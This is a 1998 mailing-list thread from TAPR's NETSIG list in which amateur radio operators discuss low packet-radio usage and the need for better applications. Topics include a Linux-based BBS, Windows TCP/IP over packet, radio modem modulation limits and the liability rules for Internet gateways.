After the disaster of the Missouri River flood back in 1993, I ended up developing, designing, and implementing, with others, the Kansas City Packet Group and its network. Before this network we only had one digipeater, guess which frequency it was on. Now we have over ten individually linked LAN frequencies using X1J4 nodes with TCP/IP routing linked to 223 MHz at 2400 baud. This hub and spoke system is then switched/routed by a Gracillis Packet Ten, with three dedicated 9600 baud statewide packet links heading into MO and KS backbones. The Gracillis is also linked directly to the 9600 baud regen repeater

I guess this is why I sent my letter of frustration. The network exists, granted it is not running at light speed, yet the number of users can be counted on one hand! Making the system faster just creates more work for me, and increases the expense and complexity. However, I do like a challenge. Keep in mind, none of the users have a reason to upgrade their system. They need a reason to go faster, and reading their email is not a valid reason. Even the 9600 regen repeater has no activity unless it is IDing or I start messing with it! The locals still want to turn it off and put up a voice repeater since no one uses it anymore.

Build it and they will come, not in Kansas City. Well they were here and left is the more correct statement!

This is why I ask for the software support. I can handle the RF and hardware side but the coding does not come as easily. I know others have done this, but I want to encourage more. We have the SS project in TAPR, why not have an application effort or project group to make programs packet friendly. Having it plug and play is critical to the success. I guarantee users will upgrade when they want more features, look at the evolution of 1200 baud landline modems to the current 56K modems. People wanted more bandwidth.

Thanks for the feedback on the software that is available, I will check it out. I am sure I am not the only node op (many times over!!) that is frustrated. Its on the air but no one uses it. Guess we need a good disaster!

So I still believe we need the apps first to drive the need for speed.

Is this a reasonable request to get TAPR to help promote or push the development of programs/applications for packet radio? I think we need to do something because what we are doing now does, not seem to be affective.

Again just my opinion...

Tim Mitchell, KA5RYF

BTW: Tadd good to see you back, looking forward to the NEDA newsletter...

35. Re: [NETSIG:3624] Re: Features and Fun NOT Faster!

From: "Frank Mondt" <n0sms@janics.com>
Date: Fri, 11 Sep 1998 00:51:08 -5
To: netsig@tapr.org
Message-ID: <199809110550.AAA24390@tapr.org>
Rendered body type: text/plain

Date sent: Thu, 10 Sep 1998 15:36:52 -0500 (CDT)
Send reply to: netsig@tapr.org
From: "Charles E. Gelm" <gelmce@erinet.com>
To: netsig@tapr.org
Subject: [NETSIG:3624] Re: Features and Fun NOT Faster!

> Howdy, Bob:
>
> Bob Meyer wrote:
>
> > If you use sv2agw's dialup net so windows thinks your tnc is a modem it
> > works very well. Using a dialup instead of an ethernet adapter seems to
> > solve the very short IRTT you get using ethrax25. You can find sc2agw's
> > stuff at http://www.amber.force9.co.uk/sv2agw/
>
> I went to the referenced URL and did a search for 'dialup'.
> It was not found.
>
> What should I look for to find sv2agw's dialup net?
>
> Regards, Chuck
>
>

Hmmm, I went to the site with my browser and had no problem, However the site is very graphics intensive. Here is the site for the author himself.You should have less problem with this mostly text site.

http://www.forthnet.gr/sv2agw/start.htm

73, Take care.....Frank/n0sms

Email: n0sms@janics.com

36. Re: [NETSIG:3620] Re: Features and Fun NOT Faster!

From: "Wayne Sanderson" <WHSander@ix.netcom.com>
Date: 11 Sep 1998 06:09:46 GMT
To: "netsig" <netsig@tapr.org>
Message-ID: <10531B927E0C88B6>
Rendered body type: text/plain

>Further more, I don't think giving packet the feel of the internet is
>the way to go, people will be forced to decide which one to support and packet will lose. There is no way the network >builders and code smiths can compete financially with the volume sales and subsidised network of the internet, >assuming the end packet user will contribute financially to the network and purchase the software. History tells us >they won't.

I would look forward to being able to use mobile wireless data comms with a PDA for my own convenience and gratification. This is the beauty of Amateur Radio. You can use and experiment with technology that is too costly for the average working stiff to play with if you have to subscribe to the comparable commercial service. Look at Amateur Packet networking. Some would say the speed is way low and the dumb terminal front end that was never really superceded by something slicker are turnoffs. Look at the commercial side. CDPD, DataTac, Mobitex and Ricochet are the four wireless services out there now, and only Ricochet and CDPD are actual IP networks on the Internet. Mobitex and DataTac are proprietary networks with serious speed limitations and pretty limited internet gateways, and you pay a mint for any usage even close to average for a landline ISP account. CDPD is just coming out at unlimited access pricing for over $60.00 per month, and it realistically will not achieve throughput over a bland 14.4 kbps. Only Ricochet seems to be the all encompassing instant gratification that people like me crave-competitively priced high speed robust wireless data and internet access. Available in only a handful of places in this country. All I have to do is relocate!
What I would dearly love to play with is an open standards based high speed wireless packet network that I can access from my car or a table at Denny's in the middle of the night, grab my mail, chat a bit, browse web pages hosted on network nodes, etc. I don't want to replace the wireline internet, I just want the best parts of the commercial wireless offerings from an Amateur network.

37. Re: [NETSIG:3628] Re: Features and Fun NOT Faster!

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Fri, 11 Sep 1998 10:36:56 -0700
To: netsig@tapr.org

Message-ID: <35F95FB8.313A@erinet.com>
Rendered body type: text/plain

Howdy, Dave:

David R. Wilson wrote:
<snip>

> I know the bandwidth issue comes into play to limit speed (especially
> on the low bands) but we have bands available.

 Do we have test equipment available?

What te$t equipment is needed to $et up a 9k6 tx/rx $tation ?
 19k2 ?
 38k4 ?

<snip>
> Dave
>
> WB4LHO
> >
> > I agree with many of your comments. I think there is a opportunity
> > here. The only thing I disagree with is the 9600 bits/sec speed. We
> > should shoot higher.
> >
> > 73s
> > Steve, W3EVE
> > w3eve@amsat.org
> >
>
> --
> David R. Wilson WB4LHO
> World Wide Network Services
> Nashville, Tennessee USA
> david@wwns.com

--
Researching GELM

38. Re: [NETSIG:3634] Re: Features and Fun NOT Faster!

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Fri, 11 Sep 1998 10:55:34 -0700
To: netsig@tapr.org
Message-ID: <35F96416.7B5B@erinet.com>
Rendered body type: text/plain

Howdy, Bob:

 I used your callsign.

Now what was it I was looking for?

73, Chuck

Bob Meyer wrote:
>
> Charles E. Gelm wrote:
>
> > Howdy:
> > > Check out
> > > http://gw.ko6ri.ampr.org/bbs
> >
> > This requires a password. Would you please email me a copy of this page?
> >
>
> It requires a callsign, not a password.
>
> --
> Later...
> Bob
>
> http://gw.ko6ri.ampr.org/bbs

--
Researching GELM

39. Re: [NETSIG:3632] Re: Features and Fun NOT Faster!

From: Burt Lang <burt@rocler.qc.ca>
Date: Fri, 11 Sep 1998 10:58:19 -0400
To: netsig@tapr.org
Message-ID: <35F93A8B.72F9A099@rocler.qc.ca>
Rendered body type: text/plain

JOHN MALMBERG wrote:
>
> Steve, W3EVE wrote:
> >Why not use some of the modulation methods used in dial up modems? We
> >should not have much trouble getting 14kbs with most radio links.
>
> An excellent idea!
>
> I would like to try it, but need some help on the gray cloud labeled "and here
> magic happens".
>
> 14.4 capable modems are extremely cheap, right now, even the 33K modems (Called
> 56k) are selling retail for $50 U.S.
>
> 2 Meters allows up to 19.2K, so 14.4 would be a good match for it. Lots of
> cheap rock bound rigs available for 2M also. I seem to have no problems
> finding them for $50 U.S. or less.
>
> Problem number 1: Coupling the modem to the radio. The modem expects a phone
> connection through a duplexor.
>
snipped

> Problem number 2: Serial TCP/IP protocol drivers are expecting a full duplex
> connection, with no collisions.
>

snipped

> Other solutions are probably possible, now is there someone listening that can
> help overcome these issues?
>
> I would tend to favor ones that did not involve modifying the modems or the
> software. This would make it easier to set up a medium speed network.
>
> -John, WB8TYW.

You forgot the most basic problem of all. The radio environment just
does not easily support the phase stable conditions needed to operate
the current crop of phone modems without very high s/n, something that
does not happen on the typical amateur links . They operate at 128PSK
and up whereas radio links have a hard time getting much above 2psk what
with multipath etc. unless you are satisfied with links that only go a
few thousand feet. If all the digital amateurs lived within a few
thousand feet of each other, things would be fine :-)

Also from the financial side, high speed networks will never happen
unless the users are willing to spend REAL money to support them. So
far in the history of amateur digital, 98% of users are unwilling to
give up anything but token donations. The other 2% have built what we
have today but we are fed up, broke and burnt out.

Burt VE2BMQ>>>

40. Features .vs. Speed

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Fri, 11 Sep 1998 11:39:13 -0700
To: netsig@tapr.org
Message-ID: <35F96E51.3E9B@erinet.com>
Rendered body type: text/plain

Howdy, Y'all:

 I am finding it difficult to find 'software with features'.
I would like BBS software that would allow a web browser to navigate.
I think SV2AGW-bbs will do this. Users may also need AGW software to
view the AGW BBS. It is not clear (to me) what users will need.

 I went to the ucsd.edu site and viewed some Jnos files, but cannot
tell which are eXperimantal, which are production releases, and
which are source code only - the user must compile with Borland C.

If it is going to be difficult for users to gather, install and configure
the software; few users will try 'software with features'.

I see no need to increase speed if I am to continue using current
packet terminal software.

So what 'software with features' is available that a user might be
capable of installing ?

Regards, Chuck

--
Researching GELM

41. Re: [NETSIG:3643] Re: Features and Fun NOT Faster!

From: Dewayne Hendricks <dewayne@warpspeed.com>
Date: Fri, 11 Sep 1998 09:19:30 -0700
To: netsig@tapr.org
Message-ID: <v04020514b21efa7c526f@[192.168.1.7]>
Rendered body type: text/plain

At 10:00 -0500 9/11/98, Burt Lang wrote:
>Also from the financial side, high speed networks will never happen
>unless the users are willing to spend REAL money to support them. So
>far in the history of amateur digital, 98% of users are unwilling to
>give up anything but token donations. The other 2% have built what we
>have today but we are fed up, broke and burnt out.

        I agree with you. The future of amateur packet radio is basically
an economic problem and not a technological one. I currently am quite
pessimistic about this ever being solved in a satisfactory way. Having
spent a good deal of time at ham conventions over the years manning the
TAPR booth and trying to raise funds for TAPR's efforts, I have developed
quite a low opinion about the spending habits of the amateur radio
community!! That being said, this is not to say that I won't continue with
my own personal efforts to solve the problem.

-- Dewayne
--
~~~~~~
Dewayne Hendricks, WA8DZP ! Internet: dewayne@warpspeed.com
Warp Speed Imagineering   ! Packet Radio: WA8DZP @ K3MC.#NOCAL.CA.USA.NOAM
43730 Vista Del Mar   ! WWW: <http://www.warpspeed.com/>
Fremont, CA 94539-3204   !
Fax: (510) 770-9854   !
~~~~~~

42. Re: [NETSIG:3642] Re: Features and Fun NOT Faster!

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Fri, 11 Sep 1998 09:38:02 -0700
To: netsig@tapr.org
Message-ID: <35F951EA.FAF7AAF5@ko6ri.ampr.org>
Rendered body type: text/plain

Charles E. Gelm wrote:

> Howdy, Bob:
>
> I used your callsign.
>

Why did you use my callsign? Please use NC8Q. That is your call isn't it?   ;-)

You are going to have to shut down your browser or go to
http://gw.ko6ri.ampr.org/bbs/login.cgi and login correctly. You have to remember
that this isn't intended as an internet bbs. I would use htaccess and require a
password if it were. It's easy to add. In fact I took it out to make it easier
for users.

> Now what was it I was looking for?
>
> 73, Chuck
>

Just look around. It's a full service packet bbs designed to work over radio.
This thread was about Features and Fun. ;-) The test is... if you were working
this over radio, would it be more fun than the dumb terminal type bbs?

It goes further than what you will see. If this were your home bbs you would be able to have your own web pages, and cgi scripts. You can read personal mail via password protected web pages. Pop3 is a lot better for reading personal mail, so I haven't done much with that, but I thought giving the users password protected web pages might be fun. All that stuff is setup automatically when the user connects the first time so it's no hassle for the sysop.

The idea was to create bbs services in Linux with out a big dos style program. What I have is a bunch of scripts that convert messages and send them to different servers or forwarding partners. It's easy make changes that way.

I need feedback. I don't have any local users to help test this thing.

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

43. Re: [NETSIG:3638] Follow-up to Features and Fun, NOT Faster

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Fri, 11 Sep 1998 07:37:04 -0700
To: netsig@tapr.org
Message-ID: <199809111709.MAA15399@rgate.ricochet.net>
Rendered body type: text/plain

At 23:28 9/10/98 -0500, "Tim Mitchell" <ka5ryf@mail.swbell.net> wrote:

>It looks like I my have struck a nerve.

You did indeed! Nice job!

Since you have a 9600 baud bit regen repeater all to yourself, what I suggest is for you to develop a Linux (preferred, if you're comfortable with it) or xNOS Internet gateway. You'll need to get onto the Amateur Radio Internet Gateways mailing list (sorry, I don't have any pointers to it at the moment) and get access to their information on how to build a gateway. For testing and development, it's perfectly OK to use a dialup Internet connection. When you consider it pretty bulletproof, then start hunting for a small Internet Service Provider that will allow you to put the gateway and the associated radio and external antenna (if at all possible) at their Network Operations Center. After all, the MOST bandwidth you can consume is 9600 baud- they wouldn't be able to notice the load your system puts on their system.

Then start building TCP/IP systems from there using NOS as a gateway to Windows PC's. It's reasonably impressive if you browse sites that are mostly text, and you have graphics turned off. Power it off of a battery. The critical thing is that you have Internet access without wires, basically free.

Then you have access to the ultimate app... the Internet. The Internet is amazingly tolerant of low speed access as long as that access is low latency. Having lots of packet radio retries really kills Internet connections.

Once you have that in place, a crowd of users you might be interested in attracting is meeting with a Linux user's group. I'm certain there is at least one, probably several in the KC metro area. Go in armed with some basic info, like where and when Technician tests are being conducted, what they need to build a compatible system, etc.

One last note- deploy the "sexy" stuff, whatever that may be, ONLY on the 9600 baud repeater. Don't bend about this- if it's sufficiently compelling, it's easy enough to get a Tekk radio and a 9600 modem together to access it.

>Is this a reasonable request to get TAPR to help promote or push the
>development of programs/applications for packet radio? I think we need to
>do something because what we are doing now does, not seem to be affective.

TAPR is an "enabling" organization- it provides support for those who want to create something new. TAPR can back such efforts with advertising, web pages, handling orders for products, building kits, building CD-ROMs, sometimes even development funds. What TAPR doesn't have is bodies poised to tackle whatever project the TAPR BoD decides they should be working on.

If you want to communicate directly with the TAPR Board of Directors with

your ideas, their e-mail addresses can be found at
http://www.tapr.org/tapr/html/info.html.

What seems to work best is to state WHAT it is you want to accomplish, as
specifically as possible, and publish it widely. If it's something that
you personally can't accomplish, try to find someone who can. Then, be
willing to do your part in making that happen. This doesn't mean writing
the software if you're not talented in that direction, but other things-
writing the documentation for the software, updating the Web page for the
software, testing new versions of the software thoroughly and methodically
reporting bugs and suggestions to the author.

Check out TNOS- it has an amazing number of features - http://www.lantz.com

Steve N8GNJ

44. Re: [NETSIG:3646] Re: Features and Fun NOT Faster!

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Fri, 11 Sep 1998 14:52:53 -0700
To: netsig@tapr.org
Message-ID: <35F99BB5.270E@erinet.com>
Rendered body type: text/plain

Bob Meyer wrote:
>
> Charles E. Gelm wrote:
>
> > Howdy, Bob:
> >
> > I used your callsign.

 Tongue in cheek. You said I had to use A callsign. Not necessarily my callsign.
;-)

> Why did you use my callsign? Please use NC8Q. That is your call isn't it?   ;-)
> Just look around. It's a full service packet bbs designed to work over radio.
> This thread was about Features and Fun. ;-) The test is... if you were working
> this over radio, would it be more fun than the dumb terminal type bbs?

 Ohhh, Yeah! Ya mean that this can be done over radio circuits! ? !

 What does it require to do this over the radio ?
For a user? For the BBS ?

Pretend that I am picking up a box of software at CompUsa/BestBuy; down at
the bottom of the box is says: System Requirements:
Win95 ?
Jnos110mgw.exe
AGWDIAL.EXE
AGWBBS.EXE
Pentium2-450MHz
128M RAM
1 Terrabyte of free disk space.
Netscrape 4x

 What are the system requirements for the user?

> It goes further than what you will see. If this were your home bbs you would be
> able to have your own web pages, and cgi scripts. You can read personal mail via
> password protected web pages. Pop3 is a lot better for reading personal mail, so
> I haven't done much with that, but I thought giving the users password protected
> web pages might be fun. All that stuff is setup automatically when the user
> connects the first time so it's no hassle for the sysop.
>
> The idea was to create bbs services in Linux with out a big dos style program.
> What I have is a bunch of scripts that convert messages and send them to different
> servers or forwarding partners. It's easy make changes that way.
>
> I need feedback. I don't have any local users to help test this thing.

 I'll be back!

Regards, Chuck

>
> --
> Later...
> Bob

>
> http://gw.ko6ri.ampr.org/bbs

--
Researching GELM

45. Re: [NETSIG:3625] Browsers and Packet

From: Chris Sussmann <sussmann@enid.com>
Date: Fri, 11 Sep 1998 00:48:28 -0500
To: netsig@tapr.org
Message-ID: <35F8B9AC.B4F17C0C@enid.com>
Rendered body type: text/plain

Hello All,
I was able to use my browser over packet by using K5JB's (16 bit)
pipe.com package all on one machine. It worked very well. The only
problem was that I was the server and the client....the only darn user.
I even had a setup booth at my local hamfest and had a lot of folks
interested, but when I told them what I needed to do to get it to work,
they soon lost interest.

Do new users want something for nothing??

chris

46. Re: [NETSIG:3647] Re: Follow-up to Features and Fun, NOT Faster

From: David Rush <dar@sound.net>
Date: Fri, 11 Sep 1998 14:12:02 -0500
To: netsig@tapr.org
Message-ID: <3.0.5.32.19980911141202.00f55be0@pop.sound.net>
Rendered body type: text/plain

>At 23:28 9/10/98 -0500, "Tim Mitchell" <ka5ryf@mail.swbell.net> wrote:
>
>>It looks like I my have struck a nerve.
>
>You did indeed! Nice job!

Yeah! Tim's always stirring up trouble. And thoroughly enjoying it. ;^)

>Since you have a 9600 baud bit regen repeater all to yourself, what I
>suggest is for you to develop a Linux (preferred, if you're comfortable
>with it) or xNOS Internet gateway. You'll need to get onto the Amateur
>Radio Internet Gateways mailing list (sorry, I don't have any pointers to
>it at the moment) and get access to their information on how to build a
>gateway. For testing and development, it's perfectly OK to use a dialup
>Internet connection. When you consider it pretty bulletproof, then start
>hunting for a small Internet Service Provider that will allow you to put
>the gateway and the associated radio and external antenna (if at all
>possible) at their Network Operations Center. After all, the MOST
>bandwidth you can consume is 9600 baud- they wouldn't be able to notice the
>load your system puts on their system.

Tim and myself were among a handful of folks that attempted this a while ago.
We had an ISP that was willing to let us put gear on-site, but subsequent
access to the site (nothing ever works like it should the first time) and
RF out of the ISP (in a cave - literally) caused us to abandon the cause,
but not until after an awful lot of (c|t)rying and lots of cabling.

We tried again with another ISP but never even got that far. There have
been some other efforts, but nothing that got a true, full-flowing gateway
going (that I know of).

Not to say that it can't be done or won't be done, but 'tain't easy.

I'm also concerned about the content coming from the Internet. I'd love
love love to have a free-flowing gateway, but I'm not thrilled about the
prospect of my callsign being on the first hop off the Internet when
profanity and commericial stuff starts flowing through.

>Then you have access to the ultimate app... the Internet. The Internet is

Yup, yup, yup. Tim wants apps. Apps are there, on everyone's computers.
Internet-capable apps. Internet Explorer. Netscape. Eudora. Outlook.
Loads of stuff.

I'd love to see an active "RF Internet" here, even if it's an island unto
itself.

>One last note- deploy the "sexy" stuff, whatever that may be, ONLY on the
>9600 baud repeater. Don't bend about this- if it's sufficiently
>compelling, it's easy enough to get a Tekk radio and a 9600 modem together
>to access it.

Good idea.

Now, I just need to get that PI2 board in my Linux boxed hooked up again,
so that Tim can surf my web site. Who knows, maybe someday soon someone
else will, too!

This sounds like an obvious question - but does anybody have software to
interface a TNC to the Windows 95 IP stack? In the kingdom of KY0DR, your
TNC/RF interface would look to your computer just like your PPP link or
your Ethernet card.

David, ky0dr (ex-n0oxh)

47. Re: [NETSIG:3650] Re: Follow-up to Features and Fun, NOT Faster

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Fri, 11 Sep 1998 14:56:58 -0600
To: netsig@tapr.org
Message-ID: <v04011707b21f3e4f543e@[128.83.74.103]>
Rendered body type: text/plain

>I'm also concerned about the content coming from the Internet. I'd love
>love love to have a free-flowing gateway, but I'm not thrilled about the
>prospect of my callsign being on the first hop off the Internet when
>profanity and commericial stuff starts flowing through.
>
>>Then you have access to the ultimate app... the Internet. The Internet is
>
>Yup, yup, yup. Tim wants apps. Apps are there, on everyone's computers.
>Internet-capable apps. Internet Explorer. Netscape. Eudora. Outlook.
>Loads of stuff.
>
>I'd love to see an active "RF Internet" here, even if it's an island unto
>itself.
>

Well, it is time for all of us to write the FCC and let them know that
digital communications shouldn't be treated any different from phone
patches on repeaters or other modes. The operator causing the problem
should be only one held responsible for acts which are clearly defined as
being bad within the rules.

Now, if the gateway owner knows about this and doesn't take measures after
the fact to stop the usage, then the gateway operator probably is at fault
at that time, but the last ruling the FCC issues regarding first hop and
end user was awful.

Anyway, the rules are in flux. Time to write comments and points now.

I know I am.

Cheers - Greg

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

48. Re: [NETSIG:3649] Re: Browsers and Packet

From: KC8GOQ@aol.com
Date: Fri, 11 Sep 1998 16:09:34 EDT
To: netsig@tapr.org
Message-ID: <a34eef1c.35f9837e@aol.com>
Rendered body type: text/plain

Where can I get more info on this package? What's it require, etc.....

~Chris,KC8GOQ~ http://welcome.to/mepin

49. using phone modems - was Re: [NETSIG:3643] Re: Features and

From: JOHN MALMBERG <LNUSSAT.JMALMBER@eds.com>
Date: Fri, 11 Sep 1998 19:31:56 -0400
To: netsig <netsig@tapr.org>
Message-ID: <009500001808183000000 2L002*@MHS>
Rendered body type: text/plain

Burt VE2BMQ wrote:
>You forgot the most basic problem of all. The radio environment just
>does not easily support the phase stable conditions needed to operate
>the current crop of phone modems without very high s/n, something that
>does not happen on the typical amateur links . They operate at 128PSK
>and up whereas radio links have a hard time getting much above 2psk what
>with multipath etc. unless you are satisfied with links that only go a
>few thousand feet. If all the digital amateurs lived within a few
>thousand feet of each other, things would be fine :-)

Did not forget it, was blissfully ignorant of it. That's part of box where
magic happens.

However, could the s/n problem be overcome by using directional gain antennas
or other techniques?

With cheap enough components, it may be practical to construct a few point to
point links.

I am not quite sure of the multipath here. Some hills, but not many buildings
to speak of.

To further educate me on my ignorance of PSK, what is different from a 14.4K
modems that I can get for practically nothing, and the 19.2K baud packet modems
or data-radios. Or even the WA4DSY 56K modem?

I am afraid that I am mostly experienced in the Digital and Software world.

>Also from the financial side, high speed networks will never happen
>unless the users are willing to spend REAL money to support them. So
>far in the history of amateur digital, 98% of users are unwilling to
>give up anything but token donations. The other 2% have built what we
>have today but we are fed up, broke and burnt out.

I am not quite burnt out yet, but I am pretty stingy with my money.

A project like this could be like making stone soup. If some links of about 4
miles could be made with cheap equipment, it could get enough interest to do it
right.

I am not sure how the TAPR SS units will work in the rolling hills of middle
Tennessee. Have already determined that not enough local hams will invest in
the approximately $700 for a 56K station to make it viable.

-John, WB8TYW
E-Mail: LNUSSAT.JMALMBER@GMEDS.COM

50. Re: [NETSIG:3653] using phone modems - was Re: Re: Features and

From: Burt Lang <burt@rocler.qc.ca>
Date: Fri, 11 Sep 1998 20:13:37 -0400
To: netsig@tapr.org
Message-ID: <35F9BCB1.2380CE98@rocler.qc.ca>
Rendered body type: text/plain

JOHN MALMBERG wrote:
>
> Burt VE2BMQ wrote:
> >You forgot the most basic problem of all. The radio environment just
> >does not easily support the phase stable conditions needed to operate
> >the current crop of phone modems without very high s/n, something
> that
 snipped
> Did not forget it, was blissfully ignorant of it. That's part of box where
> magic happens.
>
> However, could the s/n problem be overcome by using directional gain antennas
> or other techniques?

That is how the telephone companies did it. Humongous big dishs and
"ice creem scoop" horns stuck on top of the highest available bump in
the area. By keeping the major lobe of the antennas clear of the land,
multipath is largely eliminated. Doesn't work if you are low down to the
ground.

>
> With cheap enough components, it may be practical to construct a few point to
> point links.
>

> I am not quite sure of the multipath here. Some hills, but not many buildings
> to speak of.

Lot's of ground, trees that move in the wind, vehicles, planes, etc.

>
> To further educate me on my ignorance of PSK, what is different from a 14.4K
> modems that I can get for practically nothing, and the 19.2K baud
> packet modems or data-radios. Or even the WA4DSY 56K modem?

A phone modem has to pack its data into a 2.5 kHz bandwidth. It does it
by creating many (64, 128 or more) phase and amplitude levels. Easy on
a copper wire that does not change appreciably (at least not quickly)
during a communications period. The "high speed" packet modems
including the 56K rf modem all use bilevel phase or frequency modulation
ie only two discrete phase or freq values. They need wide bandwidth
(like about 1-1/2 to 2 times the data rate) to pass the data. This is
the trade off when you have a communication medium that is not phase
stable.

I am sure that if I am mistaken in the above simple explanation, I will
quickly get corrected by the resident experts.

>
> I am afraid that I am mostly experienced in the Digital and Software
> world.
>
> >Also from the financial side, high speed networks will never happen
> >unless the users are willing to spend REAL money to support them. So
> >far in the history of amateur digital, 98% of users are unwilling to
> >give up anything but token donations. The other 2% have built what
> we
> >have today but we are fed up, broke and burnt out.
>
> I am not quite burnt out yet, but I am pretty stingy with my money.
>
> A project like this could be like making stone soup. If some links of about 4
> miles could be made with cheap equipment, it could get enough interest to do it
> right.

Might work in an urban area. Rural or interurban links need to be a lot
longer.

>
> I am not sure how the TAPR SS units will work in the rolling hills of middle
> Tennessee. Have already determined that not enough local hams will invest in
> the approximately $700 for a 56K station to make it viable.

That is $700 (or more) for each 56K station. Each user would have to up
that amount plus the network node. Then where do you go. About the
only application would be a direct connection to the internet.
Otherwise you will need additional 700$ x 2 ends for links to wherever
you are going with your network. The speed of a network is only as fast
as the slowest link.

>
> -John, WB8TYW

It is interesting that about 3 years ago I wrote an article on the
future of packet radio. On rereading it today, it has come remarkably
true. Read it for yourself at:

http://www.cam.org/~burt/neda/prfuture.html

73

Burt   VE2BMQ>>>

51. Re: [NETSIG:3648] Re: Features and Fun NOT Faster!

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Fri, 11 Sep 1998 20:12:47 -0700
To: netsig@tapr.org
Message-ID: <35F9E6AF.C71D2E74@ko6ri.ampr.org>
Rendered body type: text/plain

Charles E. Gelm wrote:

> > The test is... if you were working
> > this over radio, would it be more fun than the dumb terminal type bbs?
>
> Ohhh, Yeah! Ya mean that this can be done over radio circuits! ? !
>

Yes, that's the point.

> What does it require to do this over the radio ?
> For a user? For the BBS ?
>
> Pretend that I am picking up a box of software at CompUsa/BestBuy; down at
> the bottom of the box is says: System Requirements:
>

LinuxAs much computer as you can get. ;-) It doesn't take much. Mine is a Pentium 166
with 32 meg of ram, using about 700 meg of harddrive.

lnxbbs
You can find that in my download area.
There is no point and click on the server end. ;-)

>
>
> What are the system requirements for the user?
>

Win95
George's (sv2agw) stuff.
browser
mail utilities
news client
netterm (it has a line mode)
ws ftp

I heard from sv2agw today that he has an ethernet adapter too and will release it anyday
now. This should be easier to setup/use.

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

52. lnxbbs

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sat, 12 Sep 1998 08:51:11 -0700
To: netsig@tapr.org
Message-ID: <35FA986F.6016@erinet.com>
Rendered body type: text/plain

Bob Meyer wrote:

> lnxbbs
> You can find that in my download area.

 O, gad! Not Linux again. Does it have a built in node switch software
or must I tackle Naylor's ax25 utilities again. I have 5 radio ports
and do not look forward to consuming 10 CALLSIGN-SSIDs. I guess I can
use two computers; 1 G8BPQ nodeswitch under DOS, 1 lnxbbs under linux.

> There is no point and click on the server end. ;-)

Do you mean the lnxbbs does not have a GUI? Not a problem.

Regards, Chuck

--
Researching GELM

53. User GUI System Requirements

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Sat, 12 Sep 1998 09:01:21 -0700
To: netsig@tapr.org
Message-ID: <35FA9AD1.6AB4@erinet.com>
Rendered body type: text/plain

Howdy, Bob:

> > What are the system requirements for the user?
> >
>
> Win95   OK
> George's (sv2agw) stuff.   Which? AGWDIAL.ZIP?
> browser   Netscape v2.01 ?
> mail utilities   Duh, what is a mail utility
> news client   "
> netterm (it has a line mode)   "
> ws ftp   I think I have heard of 'ws' as in firewall
and 'ftp' is file transfer protocol.

I ran KA9Q's net v890421 for a year and got 'ftp' working. I was able,
occasionally, to 'ftp' small files (~1k) over many hops across Ohio
from Dayton to Cleveland. I was impressed with the ability to have
multiple circuits (ftp & chat & mail) under DOS v3.x and an 8088 cpu.

I don't understand how an ethernet adapter will interface with a radio pbbs. :-|

Regards, Chuck

>
> I heard from sv2agw today that he has an ethernet adapter too and will release it anyday
> now. This should be easier to setup/use.
>
> --
> Later...
> Bob
>
> http://gw.ko6ri.ampr.org/bbs

--
Researching GELM

54. Re: [NETSIG:3656] lnxbbs

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Sat, 12 Sep 1998 11:43:08 -0700
To: netsig@tapr.org
Message-ID: <35FAC0BC.9D0E035E@ko6ri.ampr.org>
Rendered body type: text/plain

Charles E. Gelm wrote:

> Bob Meyer wrote:
>
> > lnxbbs
> > You can find that in my download area.
>
> O, gad! Not Linux again. Does it have a built in node switch software
> or must I tackle Naylor's ax25 utilities again. I have 5 radio ports
> and do not look forward to consuming 10 CALLSIGN-SSIDs. I guess I can
> use two computers; 1 G8BPQ nodeswitch under DOS, 1 lnxbbs under linux.
>

Sorry but no and yes it's Naylor's ax25 utilities again. I have 10 ax25
ports and one netrom port. I just use p0rt-1 and so on. There is a script
that automates the use of axassociate so the users call is used instead of
the call on the interface. I had to make a small change to axspawn so the
path wasn't so awkward. (axspawn.c is in there)

> > There is no point and click on the server end. ;-)
>
> Do you mean the lnxbbs does not have a GUI? Not a problem.
>
>

lnxbbs isn't what you would think of as a bbs. It just adds bbs features
to Linux and makes it easy to add more features. It allows the user to
send/recieve bbs mail in the same way they would send/recieve internet
mail. All I did was connect the bbs mail system to Sendmail. Nothing
fancy there.

It also does bbs bulletins as news. All I did here was convert one text
file to a new format and send it the news server and the reverse.

There is also a callsign checking utility further down the line that puts
messages on hold if the sender doesn't use a callsign on the from line.

(No spaming the bbs system) You can configure it to change the senders
name to his/her callsign in the 'translate.from' script. There is also a
script that checks for forbidden words and puts those messages on hold. I
was tempted to write the script so it replaced the forbidden words with
words/phrases of my choice.... but I didn't trust myself ;-)

Remember, lnxbbs is homebrewed software. (if you can even call it
software) This is just a hobby for me. It may not have been enough of a
challenge to interest some of the real programers. This stuff is real easy
to do in Linux once you figure out what it is that you want to do.

Hey I'm just a truck driver. You know that if a truck driver can figure
this stuff out you won't have any problems with it. ;-)

--
Later...
Bob

http://gw.ko6ri.ampr.org/bbs

55. Re: [NETSIG:3657] User GUI System Requirements

From: Bob Meyer <ko6ri@ko6ri.ampr.org>
Date: Sat, 12 Sep 1998 11:45:04 -0700
To: netsig@tapr.org
Message-ID: <35FAC12F.2EC4C5EB@ko6ri.ampr.org>
Rendered body type: text/plain

Charles E. Gelm wrote:

> Howdy, Bob:
>
> > > What are the system requirements for the user?
> > >
> >
>

> Win95   OK

> George's (sv2agw) stuff.   Which? AGWDIAL.ZIP?

That is one of the files you will neeed. All the info is at http://www.amber.force9.co.uk/sv2agw

http://www.forthnet.gr/sv2agw/start.htm might be better, but I used the first site.

> browser   Netscape v2.01 ?

Yea, that should work

> mail utilities   Duh, what is a mail utility

You used Mozilla 2.02 (Win16; I) to send this message.... That'll work. But you can check
http://cws.internet.com/16mail.html for other
stuff. Pegasus Mail lets you setup more than on pop mail server. It's been a while since I had to look
 these things over. When I started
